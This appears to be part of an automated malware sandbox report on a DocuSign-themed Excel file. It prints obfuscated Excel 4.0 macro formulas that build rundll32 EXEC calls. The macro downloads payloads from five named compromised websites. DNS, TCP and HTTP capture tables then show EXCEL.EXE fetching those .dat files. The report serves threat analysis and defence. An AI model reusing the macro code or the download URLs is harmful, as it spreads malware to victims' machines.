com/zdmqwymhhza/,,"=RIGHT(""SDFJKTRESDCVBNMFDTHEWTTHDSTJndll32"",6)",,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B140&B133&D145&D146&D147&D148,D141&""2"",0,0)",sportsmarquee.com/hmffuz
bolyio/,,,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B141&B133&D145&D146&D147&D148,D141&""3"",0,0)",erp.demosoftware.biz/focahjqevd/,,"=RIGHT(""NBNDBFEVBVRESVGHRVGHVRFVGHRTRUHGR..\KLSD.
ggsso"",13)",,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B142&B133&D145&D146&D147&D148,D141&""4"",0,0)",jayshreewoods.com/gvazzbwlvyk/,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,d,,,,,,,,,,,,,,,,,a,,,,,,,,,,
,,t,,,,,,,,,,,,,,,=GOTO(DocuSign!T3),,,,,,,,,,,,,,,,,,
```

```
"=RIGHT(""dfrgbrd4567w547547w7b,DllRegister"",12)&T26""=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=L
EFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&T19,40))""=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LE
FT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'Docu
Sign '!D141&""1""&T19,41))""=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXE
C(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""2""&T19,41))""=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=
LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""3""&T19,4
1))""=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmy
ajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""4""&T19,41))"=HALT()
```

Network Behavior

Network Port Distribution

Total Packets: 62

- 53 (DNS)
- 443 (HTTPS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:16:19.808659077 CET	49165	80	192.168.2.22	203.142.76.236
Feb 23, 2021 16:16:20.068115950 CET	80	49165	203.142.76.236	192.168.2.22
Feb 23, 2021 16:16:20.068427086 CET	49165	80	192.168.2.22	203.142.76.236
Feb 23, 2021 16:16:20.069920063 CET	49165	80	192.168.2.22	203.142.76.236
Feb 23, 2021 16:16:20.326196909 CET	80	49165	203.142.76.236	192.168.2.22
Feb 23, 2021 16:16:20.853996038 CET	80	49165	203.142.76.236	192.168.2.22
Feb 23, 2021 16:16:20.854298115 CET	49165	80	192.168.2.22	203.142.76.236
Feb 23, 2021 16:16:20.858316898 CET	80	49165	203.142.76.236	192.168.2.22
Feb 23, 2021 16:16:20.858437061 CET	49165	80	192.168.2.22	203.142.76.236
Feb 23, 2021 16:16:20.944479942 CET	49166	80	192.168.2.22	159.89.174.35

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:16:21.121695995 CET	80	49166	159.89.174.35	192.168.2.22
Feb 23, 2021 16:16:21.121815920 CET	49166	80	192.168.2.22	159.89.174.35
Feb 23, 2021 16:16:21.123222113 CET	49166	80	192.168.2.22	159.89.174.35
Feb 23, 2021 16:16:21.301657915 CET	80	49166	159.89.174.35	192.168.2.22
Feb 23, 2021 16:16:21.301707029 CET	80	49166	159.89.174.35	192.168.2.22
Feb 23, 2021 16:16:21.301872015 CET	49166	80	192.168.2.22	159.89.174.35
Feb 23, 2021 16:16:21.319463968 CET	49167	443	192.168.2.22	159.89.174.35
Feb 23, 2021 16:16:21.494048119 CET	443	49167	159.89.174.35	192.168.2.22
Feb 23, 2021 16:16:21.494425058 CET	49167	443	192.168.2.22	159.89.174.35
Feb 23, 2021 16:16:21.511601925 CET	49167	443	192.168.2.22	159.89.174.35
Feb 23, 2021 16:16:21.686116934 CET	443	49167	159.89.174.35	192.168.2.22
Feb 23, 2021 16:16:21.687419891 CET	443	49167	159.89.174.35	192.168.2.22
Feb 23, 2021 16:16:21.687463999 CET	443	49167	159.89.174.35	192.168.2.22
Feb 23, 2021 16:16:21.687488079 CET	443	49167	159.89.174.35	192.168.2.22
Feb 23, 2021 16:16:21.687757015 CET	49167	443	192.168.2.22	159.89.174.35
Feb 23, 2021 16:16:21.703984976 CET	49167	443	192.168.2.22	159.89.174.35
Feb 23, 2021 16:16:21.878635883 CET	443	49167	159.89.174.35	192.168.2.22
Feb 23, 2021 16:16:21.878973007 CET	49167	443	192.168.2.22	159.89.174.35
Feb 23, 2021 16:16:23.411834955 CET	49167	443	192.168.2.22	159.89.174.35
Feb 23, 2021 16:16:23.594985008 CET	443	49167	159.89.174.35	192.168.2.22
Feb 23, 2021 16:16:23.595171928 CET	49167	443	192.168.2.22	159.89.174.35
Feb 23, 2021 16:16:23.596002102 CET	49167	443	192.168.2.22	159.89.174.35
Feb 23, 2021 16:16:23.769654036 CET	49170	80	192.168.2.22	70.32.104.19
Feb 23, 2021 16:16:23.772114992 CET	443	49167	159.89.174.35	192.168.2.22
Feb 23, 2021 16:16:23.772226095 CET	49167	443	192.168.2.22	159.89.174.35
Feb 23, 2021 16:16:23.906764984 CET	80	49170	70.32.104.19	192.168.2.22
Feb 23, 2021 16:16:23.906908989 CET	49170	80	192.168.2.22	70.32.104.19
Feb 23, 2021 16:16:23.907906055 CET	49170	80	192.168.2.22	70.32.104.19
Feb 23, 2021 16:16:24.045454025 CET	80	49170	70.32.104.19	192.168.2.22
Feb 23, 2021 16:16:25.858752012 CET	80	49165	203.142.76.236	192.168.2.22
Feb 23, 2021 16:16:25.859108925 CET	49165	80	192.168.2.22	203.142.76.236
Feb 23, 2021 16:16:55.632601976 CET	80	49170	70.32.104.19	192.168.2.22
Feb 23, 2021 16:16:55.632658005 CET	80	49170	70.32.104.19	192.168.2.22
Feb 23, 2021 16:16:55.632699966 CET	80	49170	70.32.104.19	192.168.2.22
Feb 23, 2021 16:16:55.632740974 CET	80	49170	70.32.104.19	192.168.2.22
Feb 23, 2021 16:16:55.632775068 CET	49170	80	192.168.2.22	70.32.104.19
Feb 23, 2021 16:16:55.632821083 CET	49170	80	192.168.2.22	70.32.104.19
Feb 23, 2021 16:16:55.632838964 CET	80	49170	70.32.104.19	192.168.2.22
Feb 23, 2021 16:16:55.632859945 CET	49170	80	192.168.2.22	70.32.104.19
Feb 23, 2021 16:16:55.632906914 CET	80	49170	70.32.104.19	192.168.2.22
Feb 23, 2021 16:16:55.632926941 CET	49170	80	192.168.2.22	70.32.104.19
Feb 23, 2021 16:16:55.632967949 CET	80	49170	70.32.104.19	192.168.2.22
Feb 23, 2021 16:16:55.632987976 CET	49170	80	192.168.2.22	70.32.104.19
Feb 23, 2021 16:16:55.633044958 CET	49170	80	192.168.2.22	70.32.104.19
Feb 23, 2021 16:16:55.633333921 CET	80	49170	70.32.104.19	192.168.2.22
Feb 23, 2021 16:16:55.633366108 CET	80	49170	70.32.104.19	192.168.2.22
Feb 23, 2021 16:16:55.633418083 CET	49170	80	192.168.2.22	70.32.104.19
Feb 23, 2021 16:16:55.633460999 CET	49170	80	192.168.2.22	70.32.104.19
Feb 23, 2021 16:16:55.641071081 CET	49170	80	192.168.2.22	70.32.104.19
Feb 23, 2021 16:16:55.641134024 CET	49170	80	192.168.2.22	70.32.104.19
Feb 23, 2021 16:16:55.735174894 CET	49171	80	192.168.2.22	58.96.102.67
Feb 23, 2021 16:16:55.859656096 CET	80	49165	203.142.76.236	192.168.2.22
Feb 23, 2021 16:16:56.082077026 CET	80	49171	58.96.102.67	192.168.2.22
Feb 23, 2021 16:16:56.082218885 CET	49171	80	192.168.2.22	58.96.102.67
Feb 23, 2021 16:16:56.083353043 CET	49171	80	192.168.2.22	58.96.102.67
Feb 23, 2021 16:16:56.430135965 CET	80	49171	58.96.102.67	192.168.2.22
Feb 23, 2021 16:16:56.460094929 CET	80	49171	58.96.102.67	192.168.2.22
Feb 23, 2021 16:16:56.460336924 CET	49171	80	192.168.2.22	58.96.102.67
Feb 23, 2021 16:16:56.461956024 CET	80	49171	58.96.102.67	192.168.2.22
Feb 23, 2021 16:16:56.462145090 CET	49171	80	192.168.2.22	58.96.102.67
Feb 23, 2021 16:16:56.542912960 CET	49172	80	192.168.2.22	13.126.100.34
Feb 23, 2021 16:16:56.696842909 CET	80	49172	13.126.100.34	192.168.2.22
Feb 23, 2021 16:16:56.696974993 CET	49172	80	192.168.2.22	13.126.100.34
Feb 23, 2021 16:16:56.698048115 CET	49172	80	192.168.2.22	13.126.100.34

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:16:56.851855040 CET	80	49172	13.126.100.34	192.168.2.22
Feb 23, 2021 16:16:59.543236017 CET	80	49172	13.126.100.34	192.168.2.22
Feb 23, 2021 16:16:59.543289900 CET	80	49172	13.126.100.34	192.168.2.22
Feb 23, 2021 16:16:59.543473005 CET	49172	80	192.168.2.22	13.126.100.34
Feb 23, 2021 16:16:59.548544884 CET	49173	443	192.168.2.22	13.126.100.34
Feb 23, 2021 16:16:59.702228069 CET	443	49173	13.126.100.34	192.168.2.22
Feb 23, 2021 16:16:59.702377081 CET	49173	443	192.168.2.22	13.126.100.34
Feb 23, 2021 16:16:59.703718901 CET	49173	443	192.168.2.22	13.126.100.34
Feb 23, 2021 16:16:59.857239008 CET	443	49173	13.126.100.34	192.168.2.22
Feb 23, 2021 16:16:59.857697964 CET	443	49173	13.126.100.34	192.168.2.22
Feb 23, 2021 16:16:59.857752085 CET	443	49173	13.126.100.34	192.168.2.22
Feb 23, 2021 16:16:59.857793093 CET	443	49173	13.126.100.34	192.168.2.22
Feb 23, 2021 16:16:59.857822895 CET	443	49173	13.126.100.34	192.168.2.22
Feb 23, 2021 16:16:59.857855082 CET	49173	443	192.168.2.22	13.126.100.34
Feb 23, 2021 16:16:59.857903957 CET	49173	443	192.168.2.22	13.126.100.34
Feb 23, 2021 16:16:59.857911110 CET	49173	443	192.168.2.22	13.126.100.34
Feb 23, 2021 16:16:59.860292912 CET	443	49173	13.126.100.34	192.168.2.22
Feb 23, 2021 16:16:59.860344887 CET	443	49173	13.126.100.34	192.168.2.22
Feb 23, 2021 16:16:59.860416889 CET	49173	443	192.168.2.22	13.126.100.34
Feb 23, 2021 16:16:59.860480070 CET	49173	443	192.168.2.22	13.126.100.34
Feb 23, 2021 16:16:59.876363039 CET	49173	443	192.168.2.22	13.126.100.34
Feb 23, 2021 16:17:00.030158043 CET	443	49173	13.126.100.34	192.168.2.22
Feb 23, 2021 16:17:00.030389071 CET	49173	443	192.168.2.22	13.126.100.34
Feb 23, 2021 16:17:00.076894999 CET	49173	443	192.168.2.22	13.126.100.34
Feb 23, 2021 16:17:00.270075083 CET	443	49173	13.126.100.34	192.168.2.22
Feb 23, 2021 16:17:01.463128090 CET	80	49171	58.96.102.67	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:16:19.624469042 CET	52197	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:16:19.786175013 CET	53	52197	8.8.8.8	192.168.2.22
Feb 23, 2021 16:16:20.877873898 CET	53099	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:16:20.940587997 CET	53	53099	8.8.8.8	192.168.2.22
Feb 23, 2021 16:16:22.224231958 CET	52838	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:16:22.273478985 CET	53	52838	8.8.8.8	192.168.2.22
Feb 23, 2021 16:16:22.286020041 CET	61200	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:16:22.337598085 CET	53	61200	8.8.8.8	192.168.2.22
Feb 23, 2021 16:16:22.864650965 CET	49548	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:16:22.924740076 CET	53	49548	8.8.8.8	192.168.2.22
Feb 23, 2021 16:16:22.934739113 CET	55627	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:16:22.983563900 CET	53	55627	8.8.8.8	192.168.2.22
Feb 23, 2021 16:16:23.617435932 CET	56009	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:16:23.765706062 CET	53	56009	8.8.8.8	192.168.2.22
Feb 23, 2021 16:16:55.666337967 CET	61865	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:16:55.731496096 CET	53	61865	8.8.8.8	192.168.2.22
Feb 23, 2021 16:16:56.479896069 CET	55171	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:16:56.539371967 CET	53	55171	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 16:16:19.624469042 CET	192.168.2.22	8.8.8.8	0x78b6	Standard query (0)	parama-college.id	A (IP address)	IN (0x0001)
Feb 23, 2021 16:16:20.877873898 CET	192.168.2.22	8.8.8.8	0x46f6	Standard query (0)	raivens.com	A (IP address)	IN (0x0001)
Feb 23, 2021 16:16:23.617435932 CET	192.168.2.22	8.8.8.8	0x1be	Standard query (0)	sportsmarquee.com	A (IP address)	IN (0x0001)
Feb 23, 2021 16:16:55.666337967 CET	192.168.2.22	8.8.8.8	0x7c3e	Standard query (0)	erp.demosoftware.biz	A (IP address)	IN (0x0001)
Feb 23, 2021 16:16:56.479896069 CET	192.168.2.22	8.8.8.8	0x8464	Standard query (0)	jayshreewoods.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 16:16:19.786175013 CET	8.8.8.8	192.168.2.22	0x78b6	No error (0)	parama-college.id		203.142.76.236	A (IP address)	IN (0x0001)
Feb 23, 2021 16:16:20.940587997 CET	8.8.8.8	192.168.2.22	0x46f6	No error (0)	raivens.com		159.89.174.35	A (IP address)	IN (0x0001)
Feb 23, 2021 16:16:23.765706062 CET	8.8.8.8	192.168.2.22	0x1be	No error (0)	sportsmarquee.com		70.32.104.19	A (IP address)	IN (0x0001)
Feb 23, 2021 16:16:55.731496096 CET	8.8.8.8	192.168.2.22	0x7c3e	No error (0)	erp.demosoftware.biz		58.96.102.67	A (IP address)	IN (0x0001)
Feb 23, 2021 16:16:56.539371967 CET	8.8.8.8	192.168.2.22	0x8464	No error (0)	jayshreewoods.com		13.126.100.34	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- parama-college.id
- raivens.com
- sportsmarquee.com
- erp.demosoftware.biz
- jayshreewoods.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	203.142.76.236	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:16:20.069920063 CET	0	OUT	GET /yxpmmmg/44250678185879600000.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: parama-college.id Connection: Keep-Alive
Feb 23, 2021 16:16:20.853996038 CET	1	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 15:16:20 GMT Server: Apache/2.4.39 (Unix) OpenSSL/1.0.2k-fips X-Powered-By: PHP/7.3.18 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	159.89.174.35	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:16:21.123222113 CET	2	OUT	GET /zdmqwymhhza/44250678185879600000.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: raivens.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:16:21.301707029 CET	2	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Tue, 23 Feb 2021 15:16:21 GMT Content-Type: text/html Content-Length: 162 Connection: keep-alive Location: https://raivens.com/zdmqwymhhza/44250678185879600000.dat Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49170	70.32.104.19	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:16:23.907906055 CET	74	OUT	GET /hmffuzbolyio/44250678185879600000.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: sportsmarquee.com Connection: Keep-Alive
Feb 23, 2021 16:16:55.632601976 CET	76	IN	HTTP/1.1 404 Not Found Date: Tue, 23 Feb 2021 15:16:23 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://sportsmarquee.com/wp-json/>; rel="https://api.w.org/" Set-Cookie: cxssh_status=off; expires=Thu, 03-Jun-2021 15:16:55 GMT; Max-Age=8640000; path=/ Keep-Alive: timeout=5, max=1000 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 31 65 62 36 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 0a 20 20 3c 68 65 61 64 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 78 2d 75 61 2d 63 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 69 65 3d 65 64 67 65 22 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 50 61 67 65 20 6e 6f 74 20 66 6f 75 6e 64 20 26 23 38 32 31 31 3b 20 53 70 6f 72 74 73 20 4d 61 72 71 75 65 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 73 70 6f 72 74 73 6d 61 72 71 75 65 65 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 6c 75 67 69 6e 73 2f 66 6f 72 6d 69 64 61 62 6c 65 2f 63 73 73 2f 66 6f 72 6d 69 64 61 62 6c 65 73 2e 63 73 73 3f 76 65 72 3d 34 2e 31 2e 32 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 73 70 6f 72 74 73 6d 61 72 71 75 65 65 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 6c 75 67 69 6e 73 2f 77 6f 6f 63 6f 6d 6d 65 72 63 65 2d 62 6c 6f 63 6b 73 2f 63 73 73 2f 64 69 73 74 2f 62 6c 6f 63 6b 2d 6c 69 62 72 61 72 79 2f 73 74 79 6c 65 2e 6d 69 6e 2e 63 73 73 3f 76 65 72 3d 35 2e 35 2e 33 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 73 70 6f 72 74 73 6d 61 72 71 75 65 65 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 6c 75 67 69 6e 73 2f 77 6f 6f 63 6f 6d 6d 65 72 63 65 2f 70 61 63 6b 61 67 65 73 2f 77 6f 6f 63 6f 6d 6d 65 72 63 65 2d 62 6c 6f 63 6b 73 2f 62 75 69 6c 64 2f 76 65 6e 64 6f 72 73 2d 73 74 79 6c 65 2e 63 73 73 3f 76 65 72 3d 33 2e 36 2e 30 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 73 70 6f 72 74 73 6d 61 72 71 75 65 65 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 6c 75 67 69 6e Data Ascii: 1eb6<!doctype html><html lang="en-US"> <head> <meta charset="utf-8"> <meta http-equiv="x-ua-compatible" content="ie=edge"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <title>Page not found – Sports Marquee</title><link rel="stylesheet" href="http://sportsmarquee.com/wp-content/plugins/woocommerce-smart-coupons/assets/css/smart-coupon.min.css?ver=4.1.2"><link rel="stylesheet" href="http://sportsmarquee.com/wp-content/plugins/formidable/css/formidableforms.css?ver=11141612"><link rel="stylesheet" href="http://sportsmarquee.com/wp-includes/css/dist/block-library/style.min.css?ver=5.5.3"><link rel="stylesheet" href="http://sportsmarquee.com/wp-content/plugins/woocommerce/packages/woocommerce-blocks/build/vendors-style.css?ver=3.6.0"><link rel="stylesheet" href="http://sportsmarquee.com/wp-content/plugin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49171	58.96.102.67	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:16:56.083353043 CET	86	OUT	GET /focahjqevd/44250678185879600000.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: erp.demosoftware.biz Connection: Keep-Alive
Feb 23, 2021 16:16:56.460094929 CET	87	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 15:10:30 GMT Server: Apache/2.4.39 (Unix) OpenSSL/1.0.2k-fips X-Powered-By: PHP/7.1.33 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html;charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49172	13.126.100.34	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:16:56.698048115 CET	87	OUT	GET /gvazzbwlvyk/44250678185879600000.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: jayshreewoods.com Connection: Keep-Alive
Feb 23, 2021 16:16:59.543236017 CET	89	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 23 Feb 2021 15:16:56 GMT Server: Apache X-Powered-By: PHP/7.3.11 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress X-Frame-Options: SAMEORIGIN Location: https://jayshreewoods.com/gvazzbwlvyk/44250678185879600000.dat Cache-Control: s-maxage=10 Keep-Alive: timeout=2, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 62 34 0d 0a ef bb bf 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 3e 3c 62 6f 64 79 3e 3c 64 69 76 20 73 74 79 6c 65 3d 22 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 6c 65 66 74 3a 2d 36 36 33 30 70 78 22 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 69 6e 73 6e 65 63 6b 6c 61 63 65 2e 63 6f 6d 2f 6d 6f 74 68 65 72 73 2d 64 61 79 2d 6e 65 63 6b 6c 61 63 65 2d 66 6f 72 2d 6d 6f 74 68 65 72 73 2d 64 61 79 2f 22 3e 6d 6f 74 68 65 72 73 20 64 61 79 20 6e 65 63 6b 6c 61 63 65 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 69 6e 73 6e 65 63 6b 6c 61 63 65 2e 63 6f 6d 2f 6d 6f 74 68 65 72 73 2d 64 61 79 2d 6e 65 63 6b 6c 61 63 65 2d 66 6f 72 2d 6d 6f 74 68 65 72 73 2d 64 61 79 2f 22 3e 6d 6f 74 68 65 72 27 73 20 64 61 79 20 6e 65 63 6b 6c 61 63 65 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 69 6e 73 6e 65 63 6b 6c 61 63 65 2e 63 6f 6d 2f 6d 6f 74 68 65 72 73 2d 64 61 79 2d 6e 65 63 6b 6c 61 63 65 73 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 69 6e 73 6e 65 63 6b 6c 61 63 65 2e 63 6f 6d 2f 6d 6f 74 68 65 72 73 2f 73 69 6c 6b 2d 73 61 74 69 6e 2d 70 61 6a 61 6d 61 73 22 3e 73 61 74 69 6e 20 70 61 6a 61 6d 61 73 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6e 69 6e 69 73 69 6c 6b 2e 63 6f 6d 2f 63 6f 6c 6c 65 63 74 69 6f 6e 73 2f 73 69 6c 6b 2d 73 63 61 72 66 22 3e 73 69 6c 6b 20 73 63 61 72 66 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 74 32 31 66 61 6e 73 2e 63 6f 6d 2f 63 6f 6c 6c 65 63 74 69 6f 6e 73 2f 62 74 73 2d 61 72 6d 79 2d 62 6f 6d 62 2d 62 74 73 2d 6c 69 67 68 74 2d 73 74 69 63 6b 22 3e 61 72 6d 79 20 62 6f 6d 62 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 74 32 31 66 61 6e 73 2e 63 6f 6d 2f 63 6f 6c 6c 65 63 74 69 6f 